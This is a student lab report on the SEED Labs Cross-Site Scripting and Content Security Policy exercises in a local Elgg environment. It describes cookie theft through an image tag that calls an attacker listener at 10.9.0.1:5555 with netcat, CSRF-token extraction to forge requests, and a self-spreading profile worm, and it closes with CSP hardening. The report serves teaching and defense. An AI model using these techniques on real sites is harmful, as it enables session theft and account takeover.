Assignment2.pdf

Sonal Chandrakant Hasbi

I. Introduction

This experiment focused on understanding Cross-Site Scripting (XSS) vulnerabilities and the defensive role of Content Security Policy (CSP) in modern web applications. Using the SEED Labs Elgg environment, the objective was to examine how attacker-controlled inputs can be used to execute malicious JavaScript, steal sensitive data, forge user actions, and propagate self-spreading worms. The lab also explored how CSP headers configured in Apache and PHP can restrict script execution, demonstrate the principle of defense-in-depth, and mitigate the impact of XSS. Through hands-on exploitation and configuration tasks, the lab reinforced the importance of sanitization, proper access controls, CSRF protection mechanisms, and browser-side security controls.

II. Tools & Environment

This lab was conducted using the SEED Ubuntu 20.04 virtual machine provided by SEED Labs. Docker and Docker Compose were used to automatically deploy the Elgg social networking application and MySQL database. Firefox Developer Tools were essential for monitoring HTTP requests, identifying CSRF tokens, verifying JavaScript execution, and confirming CSP enforcement. Netcat was used to simulate an attacker-controlled server capable of receiving exfiltrated cookies. Apache2 and Nano text editor were used inside the Docker container to configure CSP headers. The PHP interpreter served dynamically generated CSP headers for example32c.com. These tools combined created a realistic environment to simulate both offensive and defensive web security operations.

III. Methodology

The methodology followed the lab structure: starting with basic persistent XSS, progressively escalating to cookie theft, CSRF exploitation, and construction of a worm, and concluding with CSP configuration and validation.

The lab began by deploying the Elgg container using Docker Compose. The /etc/hosts file was updated to map relevant web domains, including www.seed-server.com and the CSP experiment domains. The Docker environment was verified through docker ps and successful browser access to Elgg.

[**A**)] XSS Tasks

- Task 1 examined persistent XSS by injecting a simple JavaScript popup into Alice's profile. Using the Elgg profile editor, the script below was inserted into the Brief Description field. Visiting the profile as Boby confirmed that the script persisted in the database and executed in another user's session **Code: <script>alert('XSS');</script>**



Fig. 1: Task 1

- Task 2 extended this to cookie extraction. The payload was changed to the script shown below, allowing direct observation of a victim's Elgg authentication cookie. This demonstrated the severity of persistent XSS when combined with session cookies. **Code: <script>alert(document.cookie);</script>**



Fig. 2: Task 2 - Bob's Elgg



Fig. 3: Task 2 - Alice's Elgg

- Task 3 implemented a realistic remote cookie exfiltration attack. Using Netcat (nc -lknv 5555) as an attacker's server, a new payload inserted an <img> tag pointing to

http://10.9.0.1:5555?c= plus the victim's cookie. When Boby viewed Alice's profile, the browser automatically requested the attacker's URL, sending the cookie. The Netcat terminal displayed the GET request containing Boby's session identifier, demonstrating data exfiltration.

Fig. 4: Alice's cookie in Netcat

Fig. 5: Bob's cookie in Netcat

- Task 4 combined XSS with CSRF. By observing the legitimate Add Friend request via Firefox's Network Panel, the forged GET request was reconstructed using the victim's CSRF tokens (__elgg_ts and __elgg_token). The JavaScript payload automatically added Samy as a friend whenever a victim viewed Samy's profile. This required embedding JavaScript inside Samy's profile via Edit HTML mode and using Elgg's built-in JavaScript variables to extract fresh tokens.



Fig. 6: Visiting Samy's profile auto-adds Samy as a friend



Fig. 7: Samy is added to victim's friend list

- Task 5 escalated this further by forging a POST request to overwrite a victim's profile field ("About Me"). Using Firefox Developer Tools, the legitimate POST parameters were recorded, including name, description, guid, __elgg_ts, __elgg_token, and access-level fields. A new payload extracted the victim's tokens and GUID, constructed the correct POST body, and silently submitted it. When Boby visited Samy's profile, Boby's own About Me field was overwritten with attacker-defined content.



Fig. 8: Visiting Samy's profile as Boby automatically changes Boby's "About Me"

- Task 6 created a fully self-propagating worm. The script used the DOM to copy its own <script id="worm">...</script> block, URL-encode it, and place it inside the victim's profile update request. The worm both added Samy as a friend and propagated its own code into the profile of any visiting user. Verification included checking that Boby became infected after visiting Samy, and then that Charlie became infected after visiting Boby. Each infected user's profile source code contained the <script id="worm"> payload, confirming successful propagation.



Fig. 9: worm on Sammy's profile



Fig. 10: worm on Charlies's profile

[**B**)] CSP Tasks The final portion of the lab focused on configuring CSP to restrict script execution on example domains.

- example32a.com was intentionally left without CSP and served as a baseline where all scripts executed successfully.
- For example32b.com, the custom Apache virtual host configuration file apache_csp.conf was edited inside the Docker container. The script-src directive was modified to allow 'self', *.example60.com, and *.example70.com. After restarting Apache, Areas 4, 5, and 6 executed successfully, while inline scripts remained blocked.



Fig. 11: example32b.com - after modifying script-src to also allow example60

- For example32c.com, CSP was dynamically set in the PHP file phpindex.php. The header was modified to include nonces 'nonce-111-111-111' and 'nonce-222-222-222' as well as external domains *.example60.com and *.example70.com. After restarting Apache and hard-refreshing the browser, Areas 1, 2, 4, 5, and 6 were allowed, Area 3 remained blocked, and the inline button (onclick handler without nonce) remained restricted, demonstrating fine-grained inline script control.



Fig. 12: example32c.com - after modifying script-src to also allow nonce-222-222-222 and example60.com and example70.com

IV. Key Findings and Results

The experiments demonstrated the severe impact of persistent Cross-Site Scripting (XSS) vulnerabilities in modern web applications. Injecting attacker-controlled JavaScript into the Elgg profile page allowed arbitrary code to run inside other users' browsers, enabling significant compromises such as cookie theft, forced user actions, and automated cross-account propagation. Because the malicious script executed with the victim's session context, it bypassed traditional server-side controls and allowed the attacker to build chained exploits.

A key observation was the role of CSRF tokens (__elgg_ts and __elgg_token). Elgg uses these values to prevent unauthorized actions, but because the XSS payload runs in the victim's own browser, it has access to these tokens automatically. This means that CSRF protections become ineffective in the presence of XSS. The forged friend-addition and profile-edit requests succeeded only because the payload extracted these tokens (elgg.security.token.__elgg_ts and elgg.security.token.__elgg_token) and included them in the attacker's requests. Without these tokens, Elgg would have rejected the malicious requests, demonstrating why XSS completely defeats CSRF defenses.

Another crucial finding was the need to check:
if(elgg.session.user.guid != samyGuid)
This condition ensured that Samy's worm did not overwrite Samy's own profile and destroy itself. Without this check, the worm would propagate incorrectly by recursively modifying Samy's profile instead of infecting new victims. Including this safety check models real-world worm logic, where self-preservation is required for successful propagation.

The worm task demonstrated the mechanics of a self-propagating XSS exploit. The worm used the DOM to extract its own <script> tag (document.getElementById("worm").innerHTML), reconstruct its code, encode it safely, and then embed itself into the victim's profile. When another user viewed the infected profile, the worm executed again, infecting additional users. This mirrors real-world XSS worms, such as the Samy MySpace worm, and emphasizes how quickly XSS vulnerabilities can escalate into platform-wide compromise.

The final portion of the lab focused on the defensive role of Content Security Policy (CSP). The experiments clearly demonstrated how CSP can effectively mitigate the risks posed by XSS. By restricting where scripts can originate using the script-src directive, browsers block scripts from unauthorized external domains. Additionally, CSP nonces provided fine-grained control over which inline scripts can execute. Inline scripts without a valid nonce failed to run, which prevented injected JavaScript from executing even if it appeared in the HTML. Comparing the behavior of the three CSP sites—example32a (no CSP), example32b (Apache-defined CSP), and example32c (PHP-defined CSP with nonces)—showed how incremental CSP hardening significantly improves resistance to XSS attacks. Properly configured CSP proved capable of neutralizing many of the XSS payloads used earlier in the lab.

Overall, the findings reveal that while XSS enables powerful and dangerous attacks, effective defensive mechanisms such as

CSP, proper sanitization, and careful token handling can block or mitigate the impact of injected scripts.

V. Conclusion

This lab illustrated both offensive and defensive aspects of modern web security. On the offensive side, it demonstrated how XSS vulnerabilities provide a powerful tool for attackers to steal sensitive data, hijack accounts, forge actions, and create self-propagating worms. The exercises emphasized that even strong backend security controls such as CSRF tokens become ineffective when XSS is present.

On the defensive side, the lab highlighted the importance of Content Security Policy as a second layer of defense. By restricting script sources and requiring nonces for inline scripts, CSP can significantly reduce the impact of XSS vulnerabilities or even fully prevent execution of attacker-controlled code. The configuration tasks reinforced the value of proper server setup, careful handling of script directives, and the principle of least privilege for web scripts. Overall, the experiment improved understanding of how XSS works internally, how it can be exploited in real applications, and how CSP can mitigate attacks by controlling browser behavior.

References

[1] SEED Labs. “Cross-Site Scripting (XSS) Attack Lab.
[2] SEED Labs. “Content Security Policy (CSP) Lab.
[3] Mozilla Developer Network (MDN). “Content Security Policy (CSP).
[4] Elgg Framework Documentation.
[5] OWASP. “Cross-Site Scripting (XSS).